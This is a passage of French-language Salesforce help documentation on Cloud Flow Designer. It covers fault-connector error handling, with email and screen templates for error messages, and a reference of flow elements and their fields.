
```
Error: {!$Flow.FaultMessage}

RESOURCE VALUES
Customer Response: {!Customer_Response}
Value of Decision's Yes outcome: {!Yes}
Company: {!Company_Name}
Satisfaction Choice Field: {!Satisfaction}
Service Choice Field: {!Service}
Other Comments:
{!OtherComments}
```

2. Configurez un élément Envoyer un e-mail. Utilisez le modèle de texte en tant que corps du message et votre adresse e-mail en tant que destinataire.
   Dans l'exemple ci-dessous, `Body` est défini sur le modèle de texte que nous avons créé : `{!allVariableValues}`.




3. Pour chaque élément qui peut échouer, dessinez un connecteur de défaut vers l'élément Envoyer un e-mail.
   Dans l'exemple ci-dessous, Record Create est le seul élément qui prend en charge des connecteurs de défaut.




CONSULTER ÉGALEMENT :

- Ressource de modèle de texte de flux
- Élément de flux Envoyer un e-mail
- Personnalisation des conséquences de l'échec d'un flux

### Personnalisation du message d'erreur pour les utilisateurs de flux actifs (meilleure pratique)

La meilleure pratique recommande d'afficher pour vos utilisateurs un message plus convivial que « Une erreur non gérée s'est produite dans ce flux ». Respectez cette pratique uniquement si la méthode de distribution que vous utilisez prend en charge les flux qui contiennent des écrans. En d'autres termes, ne le faites pas si votre flux est distribué via un processus.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :
- Gérer Force.com Flow

1. Créez un modèle de texte qui contient un message d'erreur plus convivial.

```
<FONT FACE="Arial" STYLE="font-size:14px">
<B>Something went wrong with this flow.</B>
</FONT>
<P>Your admin has received an email about this error.</P>
```

2. Ajoutez un élément Écran. Dans le champ Texte d'affichage, référencez le modèle de texte.
3. Pour chaque élément qui peut échouer, dessinez un connecteur de défaut vers l'élément Écran.
   Dans l'exemple ci-dessous, Record Create est le seul élément qui prend en charge des connecteurs de défaut. Après avoir affiché le message amélioré, le flux envoie un e-mail à l'administrateur avec les informations de débogage.

CONSULTER ÉGALEMENT :

Élément de flux Écran : champs Texte d'affichage

Ressource de modèle de texte de flux

Personnalisation des conséquences de l'échec d'un flux

### Autres exemples de gestion des erreurs dans des flux

Les exemples d'utilisation de connecteurs de défaut pour gérer les erreurs de flux présentent une demande de correction de l'utilisateur et le contournement de l'erreur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Demande de correction de l'utilisateur**
Dessinez un connecteur de défaut vers un élément Écran, dans lequel les utilisateurs peuvent vérifier les valeurs saisies, apporter des corrections et poursuivre.

**Affichage du message d'erreur**
Si le flux est utilisé uniquement en interne, par exemple dans un centre d'appel, utilisez le chemin de défaut afin d'afficher le message d'erreur pour l'utilisateur actif. Dans le même

élément Écran, demandez à l'utilisateur de signaler l'erreur au service informatique. Dessinez pour cela le connecteur de défaut vers un élément Écran avec le champ Texte d'affichage ci-dessous.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT and include this error message:
{!$Flow.FaultMessage}
```

**Création d'une requête**

Lorsqu'une erreur se produit, créez automatiquement une requête qui inclut le message d'erreur et l'attribue à votre service informatique. Attribuez l'ID de la requête créée à une variable Texte (`{!caseId}`, par exemple). Ensuite, dans un Écran, affichez ce message pour l'utilisateur actif.

```
Sorry, but you can't read or update records at this time.
We filed a case for you.
```

**Contournement des erreurs**

Pour contourner les erreurs d'un élément donné dans votre flux, dessinez le connecteur de défaut vers le même élément que le connecteur normal.

CONSULTER ÉGALEMENT :

Personnalisation des conséquences de l'échec d'un flux

## Référence du flux

Ajoutez cette page à vos favoris pour accélérer l'accès aux informations sur les éléments de flux, les ressources, les événements et plus encore.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Éléments de flux

Chaque *élément* représente une action que le flux peut exécuter, par exemple, les actions de lecture ou d'écriture de données Salesforce, d'affichage d'informations et de collecte de données à partir des utilisateurs du flux, d'exécution d'une logique métier ou de manipulation de données.

### Ressources de flux

Chaque *ressource* représente une valeur que vous pouvez référencer partout dans le flux.

### Références des champs inter-objets dans les flux

Lors de la création d'un flux, vous pouvez référencer des champs pour des enregistrements associés aux valeurs stockées dans une variable sObject. Pour cela, saisissez manuellement les références.

### Connecteurs de flux

Les *connecteurs* déterminent les chemins disponibles qu'un flux peut suivre à l'exécution. Dans la zone de dessin de Cloud Flow Designer, un connecteur est représenté par une flèche qui pointe d'un élément vers un autre.

### Opérateurs de flux

Les opérateurs se comportent de façon différente selon votre configuration. Dans les éléments Attribution, les opérateurs permettent de modifier les valeurs de ressources. Dans les conditions de flux et les filtres d'enregistrement, les opérateurs permettent d'évaluer les informations et d'affiner la portée d'une opération d'un flux.

### Types d'événement de flux

Le `Type d'événement` contrôle les champs que vous utilisez pour définir un événement dans un élément de flux Wait. Les types d'événement disponibles sont des alarmes, composés d'une valeur de date/heure (l'heure de base) et d'un décalage facultatif par rapport à cette heure.

### Types de flux

Le type de flux ou d'une version de flux détermine les éléments et les ressources pris en charge, ainsi que le mode de distribution du flux.

### Propriétés de flux

Les propriétés de flux comprennent le nom, la description, l'étiquette d'interview et le type. Ces propriétés contrôlent les valeurs de champ qui s'affichent dans un flux ou dans la page de détail d'une version de flux. Un flux et ses versions ont des propriétés distinctes.

## Éléments de flux

Chaque *élément* représente une action que le flux peut exécuter, par exemple, les actions de lecture ou d'écriture de données Salesforce, d'affichage d'informations et de collecte de données à partir des utilisateurs du flux, d'exécution d'une logique métier ou de manipulation de données.

Dans Cloud Flow Designer, la zone de dessin et l'onglet Explorateur affichent les éléments qui existent dans le flux. L'onglet Palette affiche les types d'élément disponibles que vous pouvez ajouter au flux en les faisant glisser vers la zone de dessin.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Paramètres généraux des éléments de flux

Chaque élément de flux à trois paramètres en commun : nom, nom unique et description.

### Élément de plug-in de flux Apex

Appelle une classe Apex qui met en oeuvre l'interface `Process.Plugin`. Si vous utilisez la propriété Balise dans la classe `PluginDescribeResult`, la classe Apex s'affiche sous une section personnalisée. Sinon, elle s'affiche sous la section Plug-ins Apex.

### Élément de flux Attribution

Définit ou modifie les valeurs des variables, des variables de collection, des variables sObject et des variables de collection sObject.

### Élément d'appel de flux Apex

Appelle la méthode invocable d'une classe Apex.

### Élément de flux Décision

Évalue un ensemble de conditions et achemine les utilisateurs à travers le flux en fonction des sorties de ces conditions. Cet élément exécute l'équivalent d'une instruction if-then.

### Élément de flux Alerte par e-mail

Envoie un e-mail en utilisant une alerte par e-mail de workflow pour spécifier le modèle d'e-mail et les destinataires. Le flux fournit uniquement l'ID d'enregistrement.

### Élément de flux Création rapide

Crée des enregistrements Salesforce en utilisant les valeurs de champ d'une variable de collection sObject. Il peut également créer un enregistrement Salesforce en utilisant les valeurs de champ d'une variable sObject.

### Élément de flux Suppression rapide

Supprime des enregistrements Salesforce en utilisant les valeurs d'ID qui sont stockées dans une variable de collection sObject. Il peut également supprimer un enregistrement Salesforce en utilisant la valeur d'ID qui est stockée dans une variable sObject.

### Élément de flux Référence rapide

Recherche des enregistrements Salesforce pour attribuer leurs valeurs de champ à une variable de collection sObject. Il peut également rechercher un enregistrement Salesforce pour attribuer ses valeurs de champ à une variable sObject.

### Élément de flux Mise à jour rapide

Met à jour des enregistrements Salesforce en utilisant les valeurs de champ d'une variable de collection sObject. Il peut également mettre à jour un enregistrement Salesforce en utilisant les valeurs de champ d'une variable sObject. Si l'ID d'un enregistrement est inclus dans la variable, ses valeurs de champ sont mises à jour afin de correspondre aux autres valeurs stockées dans la variable.

### Élément de flux Boucle

Itérez à travers une collection d'éléments individuels, puis exécutez des actions sur chaque valeur de champ des éléments, en utilisant les autres éléments de la boucle.

### Élément de flux Création d'enregistrement

Crée un enregistrement Salesforce en utilisant les valeurs de champ individuelles que vous spécifiez.

### Élément de flux Suppression d'enregistrement

Supprime tous les enregistrements Salesforce qui remplissent les critères spécifiés.

### Élément de flux Référence d'enregistrement

Recherche le premier enregistrement Salesforce qui remplit les critères spécifiés. Il attribue ensuite les valeurs de champ de l'enregistrement à des variables de flux ou à des champs individuels dans des variables sObject.

### Élément de flux Mise à jour d'enregistrement

Recherche tous les enregistrements Salesforce qui remplissent les critères spécifiés, puis les met à jour avec les valeurs de champ individuelles que vous spécifiez.

### Élément de flux Action rapide

Appelle une action spécifique à un objet ou une action rapide globale qui est déjà configurée dans votre organisation. Seules les actions « Créer », « Mettre à jour » et « Consigner un appel » sont prises en charge.

### Élément de flux Publier dans Chatter

Publie un message dans le fil spécifié, par exemple un groupe Chatter ou un enregistrement de requête. Le message peut contenir des mentions et des rubriques, mais seules les publications de texte sont prises en charge.

### Élément de flux Écran

Affiche un écran pour l'utilisateur qui exécute le flux. Il permet de présenter des informations à l'utilisateur ou de collecter des informations sur l'utilisateur.

### Élément de flux Envoyer un e-mail

Envoie un e-mail en spécifiant manuellement l'objet, le corps et les destinataires dans le flux.

### Élément de flux Étape

Agit en tant qu'espace réservé lorsque vous n'êtes pas certain de l'élément dont vous avez besoin.

### Élément de flux Soumettre pour approbation

Soumet un enregistrement Salesforce pour approbation.

### Élément de flux Flux secondaire

Appelle un autre flux dans votre organisation. Utilisez cet élément pour référencer des flux modulaires et simplifier l'architecture globale de votre flux.

### Élément de flux Wait

Attend le déclenchement d'un ou de plusieurs événements définis, ce qui permet d'automatiser les processus qui nécessitent une période d'attente.

CONSULTER ÉGALEMENT :

Ressources de flux

Cloud Flow Designer

### Paramètres généraux des éléments de flux

Chaque élément de flux à trois paramètres en commun : nom, nom unique et description.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Name` | Permet d'identifier l'élément dans la zone de dessin. |
| `Nom unique` | Automatiquement complété s'il est vide lorsque vous renseignez le champ `Nom` et appuyez sur la touche tabulation.<br>La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | S'affiche lorsque vous cliquez sur **Ajouter une description**. |

### Élément de plug-in de flux Apex

Appelle une classe Apex qui met en oeuvre l'interface `Process.Plugin`. Si vous utilisez la propriété Balise dans la classe `PluginDescribeResult`, la classe Apex s'affiche sous une section personnalisée. Sinon, elle s'affiche sous la section Plug-ins Apex.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Conseil:

- Les classes Apex sont affichées dans la palette en tant que plug-ins Apex uniquement si l'interface `Process.Plugin` a été mise en oeuvre.
- Si votre organisation comprend de nombreux plug-ins, demandez à votre développeur d'utiliser la propriété `tag`. La classe est affichée sous un en-tête de section spécial dans la palette. Sinon, elle est affichée avec tous les autres plug-ins Apex.
- Si votre développeur n'a pas encore mis en oeuvre l'interface `Process.Plugin` dans la classe souhaitée, nous recommandons d'utiliser à la place l'annotation `@InvocableMethod`. Contrairement à l'interface `Process.Plugin`, l'annotation `@InvocableMethod` prend en charge les types de données sObject, Collection, Blob et Heure, ainsi que le traitement en masse. Elle est également beaucoup plus facile à mettre en oeuvre. Pour consulter une comparaison complète entre l'interface et l'annotation, reportez-vous à Invocation d'un code Apex à partir d'un flux à la page 5186.

#### Entrées

Transmettez les informations depuis le flux vers la méthode Apex invoquée. Cette méthode détermine les paramètres d'entrée disponibles et leur type de données.

#### Sorties

Transmettez les informations depuis la méthode Apex invoquée vers le flux. Cette méthode détermine les paramètres de sortie disponibles et leur type de données.

Le flux attribue les valeurs aux variables spécifiées lors de l'exécution du code.

### Utilisation

Remarque: Si la classe Apex crée, met à jour ou supprime un enregistrement, l'action n'est pas autorisée tant que la transaction de l'interview n'est pas terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Invocation d'un code Apex à partir d'un flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux
- *Guide du développeur Apex* : Espace de noms des processus

## Élément de flux Attribution

Définit ou modifie les valeurs des variables, des variables de collection, des variables sObject et des variables de collection sObject.

Sur chaque ligne, spécifier la `Variable` dont vous souhaitez modifier la valeur et la nouvelle `Valeur` de cette variable. À l'exécution, les attributions de variable sont effectuées dans l'ordre que vous spécifiez.

| En-tête de colonne | Description |
|---|---|
| `Variable` | Variable dont vous souhaitez modifier la valeur. |
| `Opérateur` | Les opérateurs disponibles dépendent du type de données sélectionné pour la `Variable`. |
| `Valeur` | Les types de données de la `Variable` et de la `Valeur` sur la même ligne doivent être compatibles.<br>Options :<br>• Sélectionnez une ressource de flux existante, telle qu'une variable, une constante ou une entrée utilisateur.<br>• Sélectionnez CRÉER pour créer une ressource de flux.<br>• Saisissez manuellement une valeur littérale ou un champ de fusion. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: Modifiez la valeur du score de crédit d'un client en fonction de ses réponses aux questions dans le flux.

CONSULTER ÉGALEMENT :

- Éléments de flux
- Opérateurs dans des éléments d'attribution de flux
- Définition du chemin suivi par le flux
- Ressources de flux
- Références des champs inter-objets dans les flux

## Élément d'appel de flux Apex

Appelle la méthode invocable d'une classe Apex.

Important: Pour utiliser cet élément afin d'appeler une classe Apex à partir d'un flux, demandez à votre développeur d'annoter l'une des méthodes de la classe avec `@InvocableMethod`. Pour plus d'informations, reportez-vous à « `InvocableMethod` Annotation » dans le guide *Force.com Apex Code Developer's Guide*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Entrées

Transmettez les informations depuis le flux vers la méthode Apex invoquée. Cette méthode détermine les paramètres d'entrée disponibles et leur type de données.

### Sorties

Transmettez les informations depuis la méthode Apex invoquée vers le flux. Cette méthode détermine les paramètres de sortie disponibles et leur type de données.

Le flux attribue les valeurs aux variables spécifiées lors de l'exécution de la méthode.

### Utilisation

Remarque: Si la méthode invoquée crée, met à jour ou supprime un enregistrement, cette action n'est pas autorisée tant que la transaction de l'interview n'est pas terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Invocation d'un code Apex à partir d'un flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

## Élément de flux Décision

Évalue un ensemble de conditions et achemine les utilisateurs à travers le flux en fonction des sorties de ces conditions. Cet élément exécute l'équivalent d'une instruction if-then.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Sorties

Créez les résultats de la décision. Pour renommer le chemin suivi par le flux quand aucune condition de sortie n'est remplie, cliquez sur **[Résultat par défaut]**. Configurez les conditions.

| Champ | Description |
|---|---|
| `Nom` | Identifie le connecteur de cette sortie dans la zone de dessin. |
| `Nom unique` | La nécessité d'utiliser des éléments uniques s'applique uniquement aux éléments inclus dans le flux actuel. Deux éléments peuvent porter le même nom unique, à condition qu'ils soient utilisés dans des flux différents. Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Conditions | Détermine si le flux suit le chemin de cette sortie. |

Exemple: À l'aide d'un élément Décision, déterminez les éléments suivants :

- Transmission au client d'une adresse et d'informations de renvoi (car un article présente un défaut) ou d'informations lui permettant de résoudre le problème
- Un prêt peut être accordé au client (en fonction des résultats d'un calcul de capacité d'endettement)

Conseil: Configurez votre flux pour exécuter différentes actions selon l'option que l'utilisateur sélectionne dans la liste déroulante d'un écran. Pour cela, ajoutez une décision après l'écran pour créer les branches du flux en fonction des choix disponibles dans cette liste déroulante. Vous pouvez ensuite représenter chaque choix dans votre décision, puis la connecter à une branche de votre flux.

CONSULTER ÉGALEMENT :

- Éléments de flux
- Définition de conditions de flux
- Opérateurs dans les conditions de flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

### Élément de flux Alerte par e-mail

Envoie un e-mail en utilisant une alerte par e-mail de workflow pour spécifier le modèle d'e-mail et les destinataires. Le flux fournit uniquement l'ID d'enregistrement.

Avant de commencer :

- Assurez-vous que l'alerte par e-mail que vous souhaitez appeler à partir de votre flux existe. Dans la négative, créez une alerte par e-mail à la page 5312.
- Prenez connaissance des limitations quotidiennes en e-mails envoyés par des alertes.
- Stockez l'ID de l'enregistrement que vous souhaitez référencer dans cet e-mail, par exemple l'utilisation d'un élément Référence rapide. Si l'alerte par e-mail contient des champs de fusion, l'enregistrement référencé correspond au point de départ de ces champs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le nom unique de chaque alerte par e-mail est précédé de cet objet. Le type d'objet de l'enregistrement référencé doit correspondre au type d'objet de l'alerte par e-mail. Exemple, si votre alerte par e-mail s'appelle « Owner_Changed » pour des comptes, elle s'affiche dans la palette sous la forme `Account.Owner_Changed`. Puisque l'alerte par e-mail est associée à l'objet Compte, elle ne peut référencer qu'un enregistrement de compte.

| Champ | Description |
|---|---|
| `ID d'enregistrement` | Sélectionnez une variable qui contient l'ID de l'enregistrement que vous souhaitez référencer dans l'e-mail. Si l'alerte par e-mail utilise des champs de fusion, cet enregistrement correspond au point de départ de ces champs.<br><br>Ce champ accepte les **variables à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |

#### Utilisation

Remarque: À l'exécution, l'e-mail est envoyé uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Envoi d'un e-mail à partir d'un flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

### Élément de flux Création rapide

Crée des enregistrements Salesforce en utilisant les valeurs de champ d'une variable de collection sObject. Il peut également créer un enregistrement Salesforce en utilisant les valeurs de champ d'une variable sObject.

Pour créer un enregistrement unique avec les valeurs de champ de variables normales, ou d'autres ressources de flux telles que des constantes, des formules et des champs d'écran, utilisez un élément Création d'enregistrement.

| Champ | Description |
| --- | --- |
| `Variable` | La variable sObject ou la collection que vous souhaitez utiliser pour créer un ou plusieurs enregistrements. Les types d'objet doivent correspondre et chaque champ ID doit être vide.<br><br>Ce champ accepte n'importe quelle **variable sObject ou variable de collection sObject**. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: Utilisez une collection de nouvelles requêtes, puis un élément Création rapide afin de créer des enregistrements pour chaque requête de la collection. Avant d'exécuter l'élément Création rapide, assurez-vous que votre flux renseigne la variable ou la collecte sObject avec les valeurs de tous les champs obligatoires.

#### Utilisation

Si vous avez utilisé une variable sObject pour créer un enregistrement unique, l'ID de la variable sObject est mise à jour avec la valeur ID du nouvel enregistrement. Si vous avez utilisé une collection sObject pour créer plusieurs enregistrements, le champ ID de chaque élément de collection est mis à jour avec la valeur ID du nouvel enregistrement correspondant.

Remarque: À l'exécution, les enregistrements sont créés uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Création d'enregistrements Salesforce depuis un flux
- Éléments de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Ressource de variable sObject de flux
- Ressource de variable de collection sObject de flux

### Élément de flux Suppression rapide

Supprime des enregistrements Salesforce en utilisant les valeurs d'ID qui sont stockées dans une variable de collection sObject. Il peut également supprimer un enregistrement Salesforce en utilisant la valeur d'ID qui est stockée dans une variable sObject.

Conseil: Avant d'utiliser l'élément Suppression rapide, assurez-vous que la variable ou la collecte sObject est renseignée avec des valeurs d'ID.

| Champ | Description |
|---|---|
| `Variable` | Identifie la variable sObject ou la collection que vous souhaitez utiliser pour supprimer les enregistrements. La variable doit inclure les ID des enregistrements que vous souhaitez supprimer.<br>Ce champ accepte n'importe quelle **variable sObject ou variable de collection sObject**. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

#### Utilisation

ATTENTION:

- Soyez vigilants en testant des flux qui contiennent des éléments de suppression. Même si le flux est inactif, il déclenche l'opération de suppression.
- Pour éviter la suppression d'enregistrements par erreur, soyez aussi précis(e) que possible dans vos critères de filtrage.
- Les enregistrements sont supprimés de votre organisation dès que le flux exécute l'élément de suppression.
- Les enregistrements supprimés sont envoyés dans la Corbeille, dans laquelle ils sont conservés pendant 15 jours avant leur suppression définitive.
- Les flux peuvent supprimer des enregistrements en attente d'approbation.

Pour supprimer un ou plusieurs enregistrements qui remplissent les critères spécifiés par des variables normales, ou d'autres ressources de flux telles que des constantes, des formules et des champs d'écran, utilisez un élément Suppression d'enregistrement.

Remarque: À l'exécution, les enregistrements sont supprimés uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Suppression d'enregistrements Salesforce depuis un flux
- Éléments de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Ressource de variable sObject de flux
- Ressource de variable de collection sObject de flux

### Élément de flux Référence rapide

Recherche des enregistrements Salesforce pour attribuer leurs valeurs de champ à une variable de collection sObject. Il peut également rechercher un enregistrement Salesforce pour attribuer ses valeurs de champ à une variable sObject.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Référence` | Identifie l'objet dont vous souhaitez référencer les enregistrements. |
| Critères de filtrage | Affine l'étendue des enregistrements que le flux référence. Spécifiez les critères de filtrage pour la sélection de l'enregistrement à partir de la base de données.<br>Conseil: Assurez-vous que vos critères de filtrage affinent suffisamment votre recherche. Si vous utilisez une variable sObject pour stocker les résultats, l'élément Référence rapide renvoie uniquement le premier enregistrement des résultats filtrés.<br>Les opérateurs de filtrage disponibles dépendent du type de données des champs sélectionnés. Pour plus d'informations, reportez-vous à Opérateurs dans des filtres d'enregistrement de flux. La `Valeur` doit être compatible avec le type de données du champ sélectionné. |
| `Trier les résultats par :` | Trie les résultats filtrés avant de stocker les enregistrements dans la variable. Si vous sélectionnez ce champ, sélectionnez le champ par lequel vous souhaitez trier les résultats ainsi que l'ordre de tri. Seuls les champs qui peuvent être triés sont disponibles. |
| `Variable` | La variable qui contient les valeurs de champ renvoyées.<br>Ce champ accepte n'importe quelle **variable sObject ou variable de collection sObject**.<br>• Pour contenir les valeurs de champ du premier enregistrement renvoyé, utilisez une variable sObject.<br>• Pour contenir les valeurs de champ de tous les enregistrements renvoyés, utilisez une variable de collection sObject. |
| `Attribuez une valeur nulle à la variable si aucun enregistrement n'est trouvé.` | Définit la variable sur null si aucun enregistrement ne correspond aux critères de filtrage. Par défaut, les valeurs de la variable restent inchangées. |
| `Spécifiez les champs de l'enregistrement à enregistrer` | Identifie les champs des enregistrements qui correspondent aux critères de filtrage pour les stocker dans la variable. Les valeurs des champs non sélectionnés sont définies sur null dans la variable. |

| Champ | Description |
| --- | --- |
| `dans la variable.` | |

Exemple:

- Référence le nom et la description d'un produit en utilisant le code à barres de son étiquette produit.
- Référence tous les clients qui habitent dans la ville spécifiée.
- Référence les transactions des clients pendant la journée spécifiée.

### Utilisation

Pour obtenir un enregistrement unique et stocker ses valeurs de champ spécifiées dans des variables normales et des variables sObject, utilisez un élément Référence d'enregistrement.

CONSULTER ÉGALEMENT :

- Extraction de valeurs d'enregistrements Salesforce dans un flux
- Éléments de flux
- Opérateurs dans des filtres d'enregistrement de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Ressource de variable sObject de flux
- Ressource de variable de collection sObject de flux
- Références des champs inter-objets dans les flux

## Élément de flux Mise à jour rapide

Met à jour des enregistrements Salesforce en utilisant les valeurs de champ d'une variable de collection sObject. Il peut également mettre à jour un enregistrement Salesforce en utilisant les valeurs de champ d'une variable sObject. Si l'ID d'un enregistrement est inclus dans la variable, ses valeurs de champ sont mises à jour afin de correspondre aux autres valeurs stockées dans la variable.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Variable` | Identifie la variable sObject ou la collection que vous souhaitez utiliser pour mettre à jour les enregistrements.<br>Ce champ accepte n'importe quelle **variable sObject ou variable de collection sObject**. |

Exemple: Vous concevez des flux pour un centre d'appel. Pour mettre automatiquement à jour Salesforce avec des données collectées à partir d'appelants, par exemple de nouvelles adresses ou des préférences de produits, utilisez un élément Mise à jour rapide. Définissez votre flux pour renseigner la variable ou la collection sObject avant d'utiliser l'élément Mise à jour rapide.

Assurez-vous ensuite que la variable sObject ou les valeurs sObject de la collection contiennent l'ID des enregistrements mis à jour.

### Utilisation

Pour mettre à jour un ou plusieurs enregistrements avec les valeurs de champ de variables normales, ou d'autres ressources de flux telles que des constantes, des formules et des champs d'écran, utilisez un élément Mise à jour d'enregistrement.

**Remarque:** À l'exécution, les enregistrements sont mis à jour uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Mise à jour des enregistrements Salesforce depuis un flux
- Éléments de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Ressource de variable sObject de flux
- Ressource de variable de collection sObject de flux

## Élément de flux Boucle

Itérez à travers une collection d'éléments individuels, puis exécutez des actions sur chaque valeur de champ des éléments, en utilisant les autres éléments de la boucle.

Une *collection* est une liste d'éléments contenant, par exemple, des valeurs de champ d'enregistrements Salesforce. Une boucle utilise une variable sObject, référencée en tant que *variable de boucle*, pour contenir les valeurs de l'élément actuel de la collection. Lorsque la boucle a terminé l'examen de l'élément, elle copie les valeurs de champ de l'élément suivant dans la variable de boucle. La boucle examine ensuite ces valeurs. Le type d'objet de la variable de boucle doit être identique à celui de la collection. Par exemple, si votre collection inclut des valeurs de champ de comptes, votre variable de boucle doit également être de type Compte.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Boucle dans` | La collection à travers laquelle vous souhaitez itérer.<br>Ce champ accepte n'importe quelle **variable sObject ou variable de collection sObject**. |
| Ordre | `Croissant` commence au début de la collection et progresse jusqu'à la fin, alors que `Décroissant` commence à la fin de la collection et progresse jusqu'au début. |
| `Variable de boucle` | La variable que le flux utilise pour contenir les valeurs de l'élément actuel pendant une itération de boucle.<br>• Si `Boucle dans` est défini sur une variable de collection non-sObject, ce champ accepte une variable à valeur unique de même type de données.<br>• Si `Boucle dans` est défini sur une variable de collection sObject, ce champ accepte une variable sObject de même type d'objet. |

### Utilisation

Lorsque vous avez ajouté l'élément Boucle et les éléments souhaités dans la boucle, procédez comme suit dans l'élément Boucle :

- Déterminez l'élément à exécuter en premier lorsque les valeurs d'un nouvel élément sont copiées dans une variable de boucle en ajoutant un connecteur « Élément suivant ».
- Déterminez l'élément du flux à exécuter lorsque la boucle a traité tous les éléments de la collection en ajoutant un connecteur « Fin de la boucle ».

CONSULTER ÉGALEMENT :

Exemple de flux effectuant une boucle à travers une collection

Définition du chemin suivi par le flux

Éléments de flux

Ressource de variable de collection sObject de flux

## Élément de flux Création d'enregistrement

Crée un enregistrement Salesforce en utilisant les valeurs de champ individuelles que vous spécifiez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Créer` | L'objet pour lequel vous souhaitez créer un enregistrement. |
